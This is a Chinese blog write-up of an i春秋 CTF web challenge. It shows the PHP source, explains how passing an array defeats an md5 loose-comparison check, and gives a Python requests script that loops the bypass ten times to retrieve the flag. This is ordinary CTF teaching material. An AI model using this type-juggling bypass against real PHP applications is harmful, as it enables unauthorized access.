i春秋CTF训练 Misc Web 爆破-3


原创

椰奶冻不安全 于 2020-06-30 16:01:58 发布 246 收藏 1

分类专栏： CTF 文章标签： php python web

来自 椰奶冻不安全 的博客，复制完可要记得我吖

本文链接：https://blog.csdn.net/qq_40654505/article/details/107044296



Misc Web 爆破-3

> 题目内容：这个真的是爆破。
> 链接需到ichunqiu网站申请

页面显示出源码

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

只要第一次传进去的value与session中的相等，则网页会输出下一个value值，通过使用md5函数不能对数组进行处理的漏洞来绕过substr(md5($value),5,4)==0的判断，使nums得值大于10即可得到flag

> 语法：
> `substr(string,start,length)`

在PHP中，MD5是不能处理数组的，md5(数组)会返回null， null == 0成立

`?value[]=ea`这里会把=后面的字符当成一个字符串传入`value[0]`，所以`$value[0].$value[1] = ea`

python脚本

```python
import requests

url = 'http://76e0ef92ae0743ddb77048de61b6610fab0b4fb9cf6c4ef5.changame.ichunqiu.com/'
session = requests.session()
html = session.get(url+'?value[]=ea').text
print(html[:2])
for i in range(10):
    html = session.get(url+'?value[]='+html[:2]).text
    print(html[:2])
    if 'flag{.*}' in html:
        break
else:
    print(html)
```

```
e:\15492\Desktop\day1.py
bp
ng
cd
bm
zc
ac
au
kf
tf
od
fd
fdflag{3bace641-407f-4bd0-bccc-9d24cd265d28}<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php <br />error_reporting</span><span sty
an style="color: #0000BB">0</span><span style="color: #007700">);<br /></span><s
```